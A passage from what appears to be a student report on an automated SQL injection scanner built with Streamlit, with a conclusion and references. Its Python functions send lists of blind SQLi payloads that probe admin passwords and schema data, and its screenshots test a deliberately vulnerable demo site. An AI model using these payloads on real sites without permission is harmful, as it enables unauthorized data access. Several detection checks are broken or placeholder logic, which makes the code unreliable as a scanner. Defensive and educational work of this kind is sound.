different pattern from the given payloads there might a chance still exist")

```

## TIME BASED BLIND CODE

```

import streamlit as st
import requests
    # Function to test time-based SQLi

def test_time_based_sqli(url):
    payloads = [
        "1' AND SLEEP(5);--",
        "1' AND (SELECT * FROM (SELECT(SLEEP(5)))dummy);--",
        "1' AND IF(ASCII(SUBSTRING((SELECT database()),1,1))=97, SLEEP(5),
0);--",
        "1' AND IF(LENGTH((SELECT table_name FROM information_schema.tables
WHERE table_schema=database() LIMIT 1))=5, SLEEP(5), 0);--",
        "1' AND SLEEP(5) AND '1'='1",
        "1' AND (SELECT COUNT(*) FROM users WHERE username = 'admin' AND
SLEEP(5)) > 0;--",
        "1' AND (SELECT CASE WHEN (SELECT username FROM users WHERE id = 1) =
'admin' THEN SLEEP(5) ELSE 0 END);--"
    ]

    vulnerability_detected = False

    for payload in payloads:
        start_time = time.time()
        response = requests.get(url, params={'id': payload})
        end_time = time.time()
        elapsed_time = end_time - start_time

        if elapsed_time >= 5:
            st.write("Time-based SQL injection vulnerability detected!")
            st.write(f"Payload: {payload}")
            st.write(
                "The system iterates over a list of predefined SQL injection
payloads designed for Time-based Blind SQL injection attacks."
                " Since the payload given is vulnerable it detected the
vulnerability")

```

```

        vulnerability_detected = True
        break

    if not vulnerability_detected:
        st.write("No time-based SQL injection vulnerabilities detected.")
        st.write("The system iterates over a list of predefined SQL injection
payloads designed for Time-based Blind SQL injection attacks."
                "If the regular expression pattern is not matched for any of
the payloads, meaning there is no evidence of a successful injection.")
        st.write("However, it's important to note that the absence of
detection does not guarantee no vulnerability, if the database contains
different pattern from the given payloads there might a chance still exist")

```

## BOOLEAN BASED BLIND CODE

```

import streamlit as st
import requests
# functions to test Boolean-based SQLi

def test_boolean_based_sql_i(url):
    payloads = [
        "1' AND 1=1;--",
        "1' AND 1=0;--",
        "1' AND (SELECT COUNT(*) FROM users) > 0;--",
        "1' AND (SELECT COUNT(*) FROM users) = 0;--",
        "1' AND EXISTS(SELECT * FROM users WHERE username='admin');--",
        "1' AND EXISTS(SELECT * FROM users WHERE username='nonexistent');--",
        "1' AND (SELECT CASE WHEN (SELECT username FROM users WHERE id = 1) =
'admin' THEN 1 ELSE 0 END);--",
        "1' AND (SELECT CASE WHEN (SELECT COUNT(*) FROM users) > 0 THEN 1
ELSE 0 END);--",
        "1' AND (SELECT CASE WHEN (SELECT COUNT(*) FROM users) = 0 THEN 1
ELSE 0 END);--",
        "1' AND (SELECT CASE WHEN (SELECT COUNT(*) FROM
information_schema.tables WHERE table_schema=database()) > 0 THEN 1 ELSE 0
END);--",
        "1' AND (SELECT CASE WHEN (SELECT COUNT(*) FROM
information_schema.tables WHERE table_schema=database()) = 0 THEN 1 ELSE 0
END);--"
    ]

    vulnerability_detected = False

    for payload in payloads:
        response = requests.get(url, params={'id': payload})
        html = response.text

        if "Union-based SQL injection vulnerability detected!" in html:
            st.write("Boolean-based SQL injection vulnerability detected!")
            st.write(f"Payload: {payload}")
            st.write(
                "The system iterates over a list of predefined SQL injection
payloads designed for Boolean-based Blind SQL injection attacks."

```

```

        " Since the payload given is vulnerable it detected the
vulnerability")
        vulnerability_detected = True
        break

    if not vulnerability_detected:
        st.write("No boolean-based SQL injection vulnerabilities detected.")
        st.write(
            "The system iterates over a list of predefined SQL injection
payloads designed for Boolean-based Blind SQL injection attacks."
            "If the regular expression pattern is not matched for any of the
payloads, meaning there is no evidence of a successful injection.")
        st.write("However, it's important to note that the absence of
detection does not guarantee no vulnerability, if the database contains
different pattern from the given payloads there might a chance still exist")

```

## CONTENT BASED BLIND CODE

```

import streamlit as st
import requests
import re
#function to test content-based blind

def test_content_based_blind_sql_i(url):
    payloads = [
        "1' AND EXISTS(SELECT * FROM users WHERE username='admin' AND
SUBSTRING(password, 1, 1) = 'a');--",
        "1' AND (SELECT COUNT(*) FROM users WHERE username='admin' AND
LENGTH(password) > 5);--",
        "1' AND IF((SELECT username FROM users WHERE id=1)='admin' AND
LENGTH(password) > 5, 1, 0);--"
        "1' AND (SELECT CASE WHEN (SUBSTRING((SELECT database()), 1, 1)) =
'a' THEN SLEEP(5) ELSE 0 END);--",
        "1' AND (SELECT CASE WHEN (SELECT COUNT(*) FROM
information_schema.tables) > 0 THEN SLEEP(5) ELSE 0 END);--",
        "1' AND (SELECT CASE WHEN (SELECT username FROM users WHERE id = 1)
LIKE 'a%' THEN SLEEP(5) ELSE 0 END);--"
    ]

    vulnerability_detected = False

    for payload in payloads:
        response = requests.get(url, params={'id': payload})

        # Check the response content to determine if the injection was
successful
        if b'Some content indicating successful injection' in
response.content:
            st.write("Content-based blind SQL injection vulnerability
detected!")
            st.write(f"Payload: {payload}")
            st.write(

```

```

        "The system iterates over a list of predefined SQL injection
payloads designed for Content-based Blind SQL injection attacks."
        " Since the payload given is vulnerable it detected the
vulnerability")
        vulnerability_detected = True
        break

    if not vulnerability_detected:
        st.write("No content-based blind SQL injection vulnerabilities
detected.")
        st.write(
            "The system iterates over a list of predefined SQL injection
payloads designed for Content-based Blind SQL injection attacks."
            "If the regular expression pattern is not matched for any of the
payloads, meaning there is no evidence of a successful injection.")
        st.write(
            "However, it's important to note that the absence of detection
does not guarantee no vulnerability, if the database contains different
pattern from the given payloads there might a chance still exist")

```

## OUT-OF-BAND BLIND CODE

```

import requests
import streamlit as st

def test_out_of_band_sqli(url):
    payloads = [
        "1' AND extractvalue(1, CONCAT(0x7e, (SELECT @@version), 0x7e));--",
        "1' AND updatexml(null, concat(0x7e, (SELECT @@version), 0x7e),
null);--",
        "1' AND exp(~(SELECT*FROM(SELECT CONCAT(0x7e, (SELECT @@version),
0x7e))x));--",
        "1' AND (SELECT*FROM(SELECT(SLEEP(5)))a);--",
        "1' AND (SELECT*FROM(SELECT(CASE WHEN (SELECT COUNT(*) FROM users) =
5 THEN SLEEP(5) ELSE 0 END))b);--"
    ]

    vulnerability_detected = False

    for payload in payloads:
        response = requests.get(url, params={'id': payload})

        if response.status_code == 200:
            st.write("Out-of-band SQL injection vulnerability detected!")
            st.write(f"Payload: {payload}")
            vulnerability_detected = True
            break

    if not vulnerability_detected:
        st.write("No out-of-band SQL injection vulnerabilities detected."

```



## 5. TESTING

1. 'Home' page includes basic info about the tool




Fig 5.1

2. Go to 'Tool' page, enter URL to test website





Fig 5.2

### 3. Selecting the attack type



Enter the URL:

`http://testphp.vulnweb.com/categories.php`

Select SQL Injection Vulnerability Type:

Union-based SQLi

Error-based SQLi

Time-based Blind SQLi


Boolean-based Blind SQLi

Content-based Blind SQLi

Out-of-band Blind SQLi

Fig 5.3

### 4. Clicking 'START' button to run it



Enter the URL:

`http://testphp.vulnweb.com/categories.php`

Select SQL Injection Vulnerability Type:

Union-based SQLi

Start

Clear

NOTE: Please ensure that you have proper authorization and permission before conducting any security testing on real-world websites. Use this system for educational purposes.

Fig 5.4

5. Display 'results'

The screenshot shows a web application security tool interface. At the top, there is a label 'Enter the URL:' followed by a text input field containing 'http://testphp.vulnweb.com/categories.php'. Below this is a label 'Select SQL Injection Vulnerability Type:' followed by a dropdown menu with 'Union-based SQLi' selected. A red rectangular box highlights a 'Start' button. Below the button, the text 'Union-based SQL injection vulnerability detected!' is displayed in red. At the bottom, a paragraph explains: 'The system iterates over a list of predefined SQL injection payloads designed for union-based SQL injection attacks. Since the payload given is vulnerable, it detected the vulnerability'.

Fig 5.5

6. An 'expander' that includes Download option for the report

This screenshot shows the same interface as Fig 5.5, but with an additional feature. Below the explanatory text, a red rectangular box highlights a 'Download Report' button. Below this button, a text input field contains the filename 'Download Report\_Union-based SQLi.pdf'.

Fig 5.6

7. Going to other 'Attack's Info' page to view about attacks we used in tool




Fig 5.7

- By clicking on expanders, you can able to view details about each attack and some preventive measures




Fig 5.7

- Similarly to view other info's




Fig 5.8

## **6. CONCLUSION AND FUTURE ENHANCEMENTS**

SQLI is the most widespread threats to web applications, so we discussed in this research the concept of SQLI and its types.

In this project, we build a system for testing web applications against SQL injection and its different types of vulnerabilities that closely mimics those that attackers use in the wild. Our system will Eliminate the manually entering process with automation which allow users save time during executing these attacks and test their websites with ease.

This system also includes the information page, which helps new users or new beginner developers to aware about what are these attacks and how it works as well as some preventive measures.

As part of further enhancements for this system we are considering to Integrate the tool with popular security scanners or vulnerability assessment tools to leverage their scanning capabilities. This would allow users to perform a more thorough security assessment by combining the automated scanning capabilities of existing tools with the convenience of the Auto-wt tool's user interface.

## 7. REFERENCES

- [1] Ojagbule, O., Wimmer, H., & Haddad, R. J. (2018, April). Vulnerability Analysis of Content Management Systems to SQL Injection Using SQLMAP. In SoutheastCon 2018 (pp. 1-7). IEEE.
- [2] Tasevski, I., & Jakimoski, K. (2020, November). Overview of SQL Injection Defense Mechanisms. In 2020 28th Telecommunications Forum (TELFOR) (pp. 1-4). IEEE.
- [3] Patel, D., Dhamdhere, N., Choudhary, P., & Pawar, M. (2020, September). A System for Prevention of SQLi Attacks. In 2020 International Conference on Smart Electronics and Communication (ICOSEC) (pp. 750-753). IEEE
- [4] Ping, C., Jinshuang, W., Lanjuan, Y., & Lin, P. (2020, September). SQL Injection Teaching Based on SQLi-labs. In 2020 IEEE 3rd International Conference on Information Systems and Computer Aided Education (ICISCAE) (pp. 191-195). IEEE.
- [5] Aliero, M. S., Ghani, I., Qureshi, K. N., & Rohani, M. F. A. (2020). An algorithm for detecting SQL injection vulnerability using black-box testing. *Journal of Ambient Intelligence and Humanized Computing*, 11(1), 249-266.
- [6] Singh, S., & Kumar, A. (2020). Detection and prevention of sql injection. *International Journal of Scientific Research & Engineering Trends*, 6(3), 1642-1645.
- [7] Li, Q., Li, W., Wang, J., & Cheng, M. (2019). A SQL injection detection method based on adaptive deep forest. *IEEE Access*, 7, 145385-145394
- [8] Malik, M., & Patel, T. (2016). Database security attacks and control methods. *International Journal of Information*, 6(1/2), 175-183.
- [9] Kareem, F. Q., Ameen, S. Y., Salih, A. A., Ahmed, D. M., Kak, S. F., Yasin, H. M., ... & Omar, N. (2021). SQL injection attacks prevention system technology. *Asian Journal of Research in Computer Science*, 13, 32.
- [10] Priyadharshini, S., & Rajmohan, R. (2017). Analysis on database security model against NOSQL injection. *Int. J. Sci. Res. Comput. Sci., Eng. Inf. Technol*, 2(2), 168-171.
- [11] Mahmoud Baklizi, A Technical Review of SQL Injection Tools and Methods:A Case Study of SQLMap 80-81, Prevention of Website SQL Injection Using a New Query Comparison and

Encryption Algorithm, International Journal of Intelligent Systems and Applications in Engineering: Vol. 11 No. 1 (2023)

[12] Bhuvana<sup>1</sup>, Bindu<sup>2</sup>, Chandan H<sup>3</sup>, Brijesh Reddy KH<sup>4</sup>, Mr. Pradeep V<sup>5</sup>, Review Paper on a Study on SQL Attacks and Defense, Volume 2, Issue 1, August 2022

[13] A.S.Anakath\* & R.Kannadasan\*\* & S.Ambika, Prevention of SQL Injection and Penetrating Attacks, VOLUME 5 I ISSUE 3 I JULY– SEPT 2018